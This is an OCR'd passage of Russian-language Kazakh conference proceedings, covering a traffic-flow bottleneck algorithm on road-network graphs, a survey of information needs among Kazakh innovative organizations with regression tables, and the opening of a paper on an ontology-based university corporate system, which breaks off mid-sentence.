


Рис. 2 Пояснение к преобразованию перекрёстка со светофором

Усредненный поток Preal(i,j) каждой дуги равен 0 (будем считать, что машины проходят перекресток мгновенно). Соответственно zerotime(i,j) из предыдущего предположения тоже равен 0.

Пусть дано кольцо. Тогда преобразуем его под нашу модель как на рисунке 3.




Рис. 3 Преобразование кольца

В результате получим структуру в рамках простых вершин и дуг. В качестве Pmax(i,j) берем Circlemax. В качестве Preal(i,i+1) и zerotime(i,i+1) берем Circlereal.i и Circletime.i, где рассматривается путь между i-ой и i+1-ой дорогами.

Для того, чтобы анализировать движение, нам еще потребуется специальная функция, которая будет показывать время, потраченное для проезда единицы потока по данной дуге [2].

Вводится функция h(i,j) = h(Pmax(i,j), Preal(i,j), zerotime(i,j)) $\in R^+$ – время прохождения единицы потока данного участка (дуги). Она получает на вход пропускную способность дуги, усредненный поток и время, которое бы потребовалось единице потока, чтобы проехать по этой дуге, будь она пуста (не было бы других машин). Эта функция носит более эмпирический характер и может задаваться многими способами. При реализации алгоритма используется следующая формула:

$$h(i,j) = (1 + \frac{\mathrm{Pr}eal(i,j)}{P\max(i,j)}) * zerotime(i,j) \quad (1)$$

Для осуществления всех фаз комплексной обработки информации при решении поставленной и других задач моделирования и управления транспортной инфраструктурой мегаполиса может служить теория S-гиперсетей, позволяющая разработать современное методологическое и инструментальное обеспечение и технологию обработки информации на ее основе [1].

Предлагаемый алгоритм по входным данным будет проверять возможность пропуска данного потока пунктами (из вершины S в вершину T) за время, не превышающее данное. Алгоритм на выходе будет либо выдавать, что поток проходит, либо, если это невозможно, будет выявлять пути (Memory.стоимость) и конкретные перекрёстки (список TrafficWay, по структуре аналогичный Memory.путь), на которых возникают заторы, мешающие успешному проеду заданного потока в заданное время [3].

Алгоритм TrafficWay

1-шаг. Используем алгоритм Mflow, в котором:

а) в качестве начального и конечного пунктов берем вершины S и T,

б) в качестве c_{ij} берем Pmax(i, j),

в) в качестве cost(i,j) берем h(Pmax(i,j), Preal(i,j), zerotime(i,j)),

г) в качестве M берем Time.

2-шаг. Преобразуем полученный в предыдущем шаге список в:

Memory.стоимость = round(Time - Memory.стоимость) + 1. Затем получаем F как сумму всех Memory.стоимость.

3-шаг. Полученный на втором шаге максимальный поток F сравниваем с M:

а) если M<= F, то на выходе алгоритм завершает работу с выводом «Успех».

б) если M>F, то переходим к 4-ему шагу.

4-шаг. Берем первый путь из списка Memory.путь и начинаем по нему идти.

а) берем первую дугу – переходим к пункту б).

б) сравниваем Preal(i,j) текущей дуги с суммой P_{max} (j,k) всех исходящих из вершины дуг, в которую входит текущая. Если эта сумма больше чем Preal(i,j) (на рисунке 4.1a<b + c + d), то переходим к следующей дуге, если такое существует, и повторяем пункт б).Если не существует, то переходим к пункту г). Если сумма меньше Preal(i,j), то переходим к пункту в).




Рис. 4 Пояснение к шагу 4б

в) если сумма оказалась меньше, то в список TrafficWay (в строку с номером, аналогичным номеру записи текущего пути в списке Memory.путь) заносим номер вершины, в которую входила текущая дуга.

г) если следующей дуги в пути не существует, то переходим к шагу 5.

5-шаг. Берем следующий путь и переходим к шагу 4а. Если такого пути нет, то переходим к 6 шагу.

6-шаг. Если TrafficWay пуст, то алгоритм завершает свою работу с выходом «Некорректные входные данные». Если TrafficWay содержит записи, то алгоритм также завершает работу и на выходе выдает два списка: Memory.путь – хранит пути и TrafficWay – хранит пробки.

Полученные алгоритмы были реализованы на языке C++. Главное меню программы показано на рисунке 5. Входные данные берутся из текстового файла.




Рисунок 4 - Главное меню программы

Программа анализирует транспортную сеть на прохождение по ней потока (Рисунок 5) и ищет пробки и предлагает короткий вариант маршрута (Рисунок 6).




Рис. 5 Окно «Время пути»




Рис. 6 Построение короткого маршрута

Вносится время, затрачиваемое на каждом перекрестке. Впоследствии данные используются для построения матрицы смежности.

Если поток не может пройти, то для получения результата, отражающего реальное состояние дорог, при решении связанных задач, этот модуль должен быть использован в итеративной связке с другими (устранение пробок, построение развязок – в этом случае нужно, чтобы модуль, строящий развязки, перед подачей модулю, предложенному в данной работе, преобразовал развязку в вид, который понимает модель – обычные дуги, вершины и веса на них).

Доказательство корректности алгоритма

Алгоритм TrafficWay корректен, его временная сложность $O((n^2+m^2)mC)$, где n – число вершин графа (V, E), m – число дуг, $C = \max\{Pmax_{ij}\}$.

Данный алгоритм работает по следующему принципу. Сначала он ищет поток, который можно в принципе пустить из пункта S в пункт T за время, не превосходящее Time (так как F – был максимальный поток за единицу времени, то, чтобы понять сколько

машин успеют пройти за время Time из S в T, нужно было взять Time минус время, потраченное на элементарном пути плюс еще одна единица, которая успела доехать до T в последний момент), и, после того, как нашли его, начинаем проверку. Если входной поток не превысил максимальный, то считаем, что он успевает благополучно пройти из S в T за время Time. Если же превышает, то тогда мы предполагаем, что на пути нашего потока встречаются заторы и, начиная с четвертого шага, мы их начинаем искать. Для этого берем поочередно пути из списка Memory. Путь, который был сформирован еще при выполнении алгоритма Mflow и для каждого из этих путей проделываем следующие выкладки: Идём по нему и проверяем, чтобы реальный (усредненный) поток, входя в вершину, весь мог пройти сквозь нее, то есть пропускные способности всех исходящих дуг ему это позволяли. Если, пройдя по всем путям, мы не сможем найти пробок – TrafficWay будет пуст, то тогда, скорее всего, входные данные (поток M или время Time) были заданы некорректно. Если же такие найдены, то тогда мы запоминаем с помощью TrafficWay, в каком пути и на каком узле эта пробка возникла. После чего на выход передаем эти два списка.

Вычислим временную сложность данного алгоритма по шагам.

Выполнение алгоритма Mflow дает временную сложность $O((n^2+m)mC)$. Изменение Memory.стоимость и затем суммирование занимает не более, чем $O(mC)$ операций. Далее, когда начинаем проверять все пути (не более, чем mC) и на каждом пути сравниваем каждую дугу (не более, чем m) с суммой исходящих (не более m), то получаем $O(m^3C)$.

В итоге получаем

$O(n^2mC+m^2C+mC+m^3C) = O((n^2m+m^2+m+m^3)C) = O((n^2+m+1+m^2)mC)$.

Выводы.

1. Осуществлена постановка задачи прохождения транспортного потока между участками сети города за фиксированное время.

2. В качестве модели участка сети города использован ориентированный, взвешенный мультиграф.

3. Предложен алгоритм и реализована программа для проверки возможность пропуска данного потока между участками транспортной сети города за время, не превышающее данное, по входным данным. Алгоритм на выходе будет либо выдавать, что поток проходит, либо, если это невозможно, будет выявлять пути и конкретные перекрёстки, на которых возникают заторы, мешающие успешному проезду заданного потока в заданное время.

Подготовка и издание статьи осуществлено в рамках реализации Гранта МОН РК AP05133699 «Исследование и разработка инновационных информационно-телекоммуникационных технологий с использованием современных кибер-технических средств для интеллектуальной транспортной системы города».

Литература

1. Попков Г.В. Применение теории гиперсетей в задачах оптимизации систем сетевой структуры // Труды ИВМиМГ СО РАН. Сер. Информатика. - Новосибирск: Изд.ИВМиМГ СО РАН, 2001. - С.87-92.

2. Akhmediyarova A. T., Utepbergenov I.T., Sagindykova Sh. N., Kuandykova J. R. Problem of Transport Network Analysis for Identifying Bottlenecks // Scholars Journal of Engineering and Technology, 2016. – Vol. 4(5) – P. 211-214.

3. Ахмедиярова А.Т., Калимолдаев М.Н., Утепбергенов И.Т. Исследование методов моделирования и управления движением транспорта через перекресток // Международный научный журнал «Наука и Мир». – Волгоград, № 12 (28), Том 1, 2015. - С.8-16.

АНАЛИЗ НАИБОЛЕЕ ЗНАЧИМЫХ ПРОБЛЕМ ИНФОРМАЦИОННОГО ОБЕСПЕЧЕНИЯ ИННОВАЦИОННЫХ И АКАДЕМИЧЕСКИХ ОРГАНИЗАЦИЙ КАЗАХСТАНА

Буранбаева А. И.[1,2], Утепбергенов И.Т. [1,2], Сагындыкова М.С.[1], Надралиев А.Г.[1]
[1]*Университет Туран,*
[2] *Институт информационных и вычислительных технологий КН МОН РК, Казахстан*
e-mail: aburanbaeva@gmail.com

Аннотация. *В работе результаты статистической обработки данных о инновационных предприятиях с использованием разработанной методики формирования ранжированного реестра проблем информационного обеспечения инноваций в привязке к отдельным этапам их жизненного цикла.*

Целью данной работы является сбор и статистическую обработку данных о инновационных предприятиях с использованием разработанной методики формирования ранжированного реестра проблем информационного обеспечения инноваций в привязке к отдельным этапам их жизненного цикла [1].

При организации любого статистического наблюдения необходимо решить ряд вопросов, объединенных в две группы: программно-методические и организационные вопросы наблюдения.

Путем изучения Интернет-ресурсов нами были выявлены 138 предприятий и организаций, ведущие инновационную деятельность в различных отраслях экономики Республики Казахстан. Часть из них входит в ассоциацию СЭЗ ПИТ «Алатау», для которых проводилось анкетирование отдельно.

На основе проведенного анализа вышеприведенных статистических форм Казахстана и России, была разработана многоаспектная анкета для анкетирования инновационных предприятий [2]. Указанная анкета, включает 51 вопрос для выявления исследовательской специфики информационных потребностей новаторов на каждом этапе жизненного цикла инноваций от генерации идей до вывода продукта с рынка.

Наблюдение было проведено в период с января по март 2018 года. Интервьюирование экспертов проводилось в письменной (очное) и электронной формах (бесконтактное), способ наблюдения – анкетирование.

36% инновационных предприятий, принявших участие в опросе – малые предприятия (до 100 человек) и 30% – вузы. Кроме малых предприятий, активное участие в опросе приняли крупные предприятия, научно-исследовательские институты и консалтинговые центры.

Опрос показал, что наибольшее количество организаций оказывает инновационные услуги (57%), на втором месте по количеству ответов – производство инновационной продукции (20%), 11% занимаются доведением продукции до товарного образца, 7% осуществляют прототипирование.

Виды работ, осуществляемых инновационными организациями, иллюстрирует рисунок 1.

Немаловажное значение для анализа инновационной деятельности в обеих странах имеет информация об источниках финансирования. В Казахстане в качестве основных источников финансирования инновационной деятельности названы собственные средства организаций (41%), средства бюджетов различных уровней бюджетной системы РК (28%) и средства, привлекаемые из внебюджетных источников (19%).

Рис. 1 Виды работ, выполняемых инновационными организациями

Результаты анкетирования показали, что дефицит информации возникает в первую очередь на этапе вывода продукта на рынок, проработки идеи инновационного продукта и создании опытного образца продукта (Рисунок 2).

Рис. 2 Ответ на вопрос «На какой стадии Вы ощущаете дефицит информации?»

Согласно полученным данным, недостаток информации в Казахстане ощущается в таких видах деятельности, как получение информации о различных методах, моделях, технологиях; выявлении существующих точек зрения на проблему и сборе фактов (Рисунок 3).




Рис. 3 Результат ответов на вопрос «В каких видах деятельности ощущается, по Вашему мнению, недостаток информации?»

При этом в организациях преимущественно возникает дефицит информации маркетингового характера, информации о новых технологиях и новых инженерно-технических решениях (Рисунок 4).

Следует особо отметить, что 82% опрашиваемых считают информационное обеспечение профессиональной деятельности очень важным (Рисунок 5).




Рис. 4 Ответ на вопрос «Дефицит информации какого характера Вы (сотрудники Вашей организации) испытываете?»




Рис. 5 Ответ на вопрос «Насколько важно в Вашей профессиональной деятельности информационное обеспечение?»

При этом около трети (32%) опрошенных организаций, указавших в качестве источника финансирования инновационной деятельности, в том числе и собственные средства (или только собственные средства), готовы закладывать в бюджет расходы на информационное обеспечение работ. Это свидетельствует о жизнеспособности настоящего проекта по окончании его финансирования.

Полученные в анкетах ответы были обработаны в аналитических программных средствах сервиса «Google Form» и «IBM SPSS statistics 22» с использованием описательных (Рисунок 6), регрессионных (Рисунки 7-8), а также визуальных моделей анализа (Рисунок 9).





Рисунок 6 Частотное географическое распределение организаций



	City_Innovation_Place	Number_employe...	Innovation_resources_Own1_Republicanbudjet2_Loans...	Ecological_innovation_No0_Product_1_Process2_Prod...	Innovation_implements_new_improved_Goods1_Service...	Are_your_goods_innovative_3_latest_years_No0_Yes1	Goods_volume_recent_year	Do ac
1	Almaty	120,0	1,0	,0	,0	,0	200,0	
2	Almaty	5,0	3,0	1,0	3,0	,0	50000,0	
3	Almaty	,0	,0	,0	,0	1,0	,0	
4	Almaty	10,0	1,0	,0	,0	,0	,0	
5	South Qazaqstan, East Qazaq...	2500,0	4,0	3,0	3,0	1,0	,0	
6		,0	2,0	1,0	,0	1,0	,0	
7	Almaty	170,0	1,0	,0	3,0	1,0	,0	
8	Almaty, Alatau	22,0	1,0	2,0	,0	,0	276,0	
9	Astana	7,0	1,0	,0	1,0	,0	100000,0	
10	Almaty, Astana, Schymkent	14,0	1,0	,0	2,0	1,0	,0	
11	Almaty	29,0	1,0	,0	,0	1,0	,0	
12	Almaty	1,0	4,0	,0	,0	,0	,0	
13	Almaty, Alatau	40,0	1,0	1,0	,0	1,0	1000000,0	
14	Almaty	37,0	1,0	2,0	,0	,0	,0	

Рисунок 7 – Данные результатов опроса для обработки в среде IBM SPSS statistics 22

Коэффициенты[a]

Модель		Нестандартизованные коэффициенты		Стандартизованные коэффициенты		
		B	Стандартная Ошибка	Бета	т	Знач.
1	(Константа)	-1,457	2,138		-,682	,511
	Interested_receiving_new_info_regularly_No-0_Yes_1	-,182	,782	-,066	-,233	,820
	Importance_info_provision_No-0_Yes_1_Very-important_2	,953	1,015	,266	,940	,370
	Importance_payment_to_other_organizations_for_infor_provision_No-0_If-very-needed-1_If-there-are-enough-sources-2_Yes-3	,457	,317	,394	1,441	,180

a. Зависимая переменная: Innovation_implements_new_improved_Goods-1_Services-2_Both-3

Рис. 8 Результаты регрессионного анализа




Рис. 9 Визуальное представление суммарной статистики в среде Microsoft Power BI

Выводы

1. Целесообразно и важно наличие унифицированных источников данных о новейших существующих результатах исследований и разработок для отечественных организаций и производств с учетом местных специфик.

2. Визуализация географии приложения наглядно демонстрирует, несомненно, более высокую вовлеченность в инновационную деятельность в более густонаселенных областях Республики Казахстан.

Работа поддержана грантом МОН РК (проект № AP05134019 «Разработка научно-методических основ и прикладных аспектов построения распределенной системы информационного обеспечения инновационной деятельности с учетом специфических особенностей каждого из этапов жизненного цикла инноваций»).

Литература

1. Утепбергенов И.Т., Тойбаева Ш.Д., Буранбаева И.Т., Коржаспаев А.Е., Подход статистическому исследованию проблем информационного обеспечения инновационной деятельности предприятий в Казахстане // Матер. научн. конф. ИИВТ МОН РК «Современные проблемы информатики и вычислительных технологий». Алматы, 2018. – С. 298-306.

2. Утепбергенов И.Т., Бобров Л.К., Медянкина И.П., Родионова З.В., Карпова А.С. Принципы создания системы информационного обеспечения инноваций в Республике Казахстан // XIV Междунар. школа-семин. - Кыргызстан, Иссык-куль, п. Кара-ой, 2018. – С. 287 – 294.

КОРПОРАТИВНАЯ СИСТЕМА УНИВЕРСИТЕТА НА ОСНОВЕ ОНТОЛОГИЧЕСКИХ ОПИСАНИЙ

Жаутиков Б.А., Ахметов Б.С., Яворский В.В., Чванова А.О.
Карагандинский государственный индустриальный университет, Казахстан
e-mail: yavorskiy-v-v@mail.ru

Аннотация. *Рассмотрены основные аспекты формирования онтологии и построения корпоративной системы вуза. Также изучены возможности получения студентами практических навыков с применением промышленных геоинформационной системы.*

К настоящему времени в самых разнообразных областях человеческой деятельности накоплено большое количество информации, которая используется далеко не в полном объеме. Так, например, информация, организованная в базе данных современными ERP-системами, извлекается посредством плановых и неплановых запросов. При этом, как правило, использование информации другими системами невозможно. Эта информация характеризуется различными форматами и способами представления, поэтому для того, чтобы накопленные данные приобрели широкую практическую ценность для развития науки и производства, необходимо свести разнообразно представленную информацию к общепонятному виду, что обеспечит возможность ее совместного использования разными системами. Решение этой проблемы связано с задачей извлечения и представления знаний, которая в настоящее время находится в центре внимания многих исследователей. На сегодняшний день в области искусственного интеллекта разработан ряд средств представления знаний, и к наиболее эффективным из них относится онтология.

Создание онтологий осуществляется не только при разработке сред, ориентированных на совместное использование информации несколькими

пользователями, но также и при проектировании баз знаний, создании экспертных систем и систем поддержки принятия решений, разработке различных поисковых систем. В связи с тем, что экспертные системы принятия решений и во многих случаях поисковые системы используют информацию, накопленную в хранилищах данных, то лучшим решением является создание онтологий уже при проектировании традиционных систем обработки данных на этапе изучения проблемной области и анализа требований. Для решения этой проблемы необходимо создать инструментальные среды, позволяющие осуществлять процесс построения онтологий в интерактивном и автоматическом режимах.

Онтология—это подробная спецификация структуры определенной проблемной области [1]. Основное назначение онтологий - интеграция информации. Онтологии связывают два важных аспекта: во-первых, они определяют формальную семантику информации, позволяя обработку этой информации компьютером, и, во-вторых, определяют семантику реального мира, позволяя на основе общей терминологии связывать информацию, представленную в виде, требуемом для компьютерной обработки, с информацией, представленной в удобной форме для восприятия человеком. На сегодняшний день наиболее зрелой методологией проектирования онтологий является методология On-To-Knowledge. Согласно данной методологии процесс создания онтологии состоит из последовательных этапов анализа целесообразности, начального проектирования, детальной разработки онтологии, тестирования и оценки модели, сопровождения и развития онтологии.

Процесс разработки онтологии начинается с составления спецификации. К проектированию онтологии как к проектированию сложной системы нужно подходить с позиций системного анализа. Прежде всего, должны быть определены цели разрабатываемой интеллектуальной системы и требования (ограничения) к ней. На этапе составления спецификации должно быть организовано тесное сотрудничество с заказчиком. Основной процесс моделирования связан с анализом бизнес сценариев описанных заказчиком. В этих сценариях содержится терминология проблемной области, описание процессов, проблем и целей (пожеланий заказчика относительно работы системы). Понятия и отношения будущей онтологии могут быть выявлены в результате анализа этих сценариев. Онтология должна предоставить ресурсы для ответа на вопросы, поставленные в сценариях.

Необходимо, на основе анализа предметной области, определить круг потенциальных пользователей системы, разработать модели и составить подробные описания информационных процессов, протекающих в компании. Кроме того, должны быть составлены описания должностных обязанностей сотрудников компании, участвующих в информационных процессах. В качестве информационных ресурсов могут рассматриваться знания сотрудников компании, внутренние документы компании, справочники, пособия и руководства, публикации в проблемно-ориентированных периодических изданиях, Web-ресурсы и т.п.

С точки зрения управления знаниями, вуз можно представить, как сообщество людей, связанных производственными и административными отношениями. Отражением этих отношений являются информационные потоки, возникающие между сотрудниками вуза и между его подразделениями. Люди выполняют определенные роли, участвуя в бизнес-процессах. Каждый сотрудник вуза решает соответствующий его роли круг задач и сталкивается со специфическими проблемами. Эффективность работы вуза, как и любой другой организации, во многом зависит от качества решений, которые принимают его сотрудники. На качество принимаемых решений оказывает влияние уровень знаний, которым обладает лицо, принимающее решение, и возможность за ограниченное время

получить недостающие знания. В условиях вуза это особенно актуально для молодых преподавателей, у которых отсутствует опыт работы.

Функциональность корпоративной системы университета предлагается разделить на две части, каждая из которых относится к одному из двух ключевых этапов работы системы: 1) управление знаниями; 2) организация непрерывного обучения. На этапе управления знаниями эксперт осуществляет формализацию знаний, что включает в себя формализацию учебной информации и формализацию знаний о профессиональных компетенциях и должностных инструкциях. Результатом этого процесса является база знаний, функционирующая в виде Web-портала знаний. На этом этапе решаются задачи, характерные для управления знаниями в менеджменте в технологических условиях сети WWW. Следующим этапом является непосредственное решение ключевой задачи непрерывного обучения в контексте его дистанционной формы – построение индивидуального информационного образовательного Web-ресурса, реализующего дидактические функции поддержки обучения. Это становится возможным благодаря наличию базы знаний, полученной в результате первого этапа работы. Таким образом, подсистема организации непрерывного обучения получает на входе индивидуальный образовательный запрос обучаемого, выражающий его учебные цели. Далее 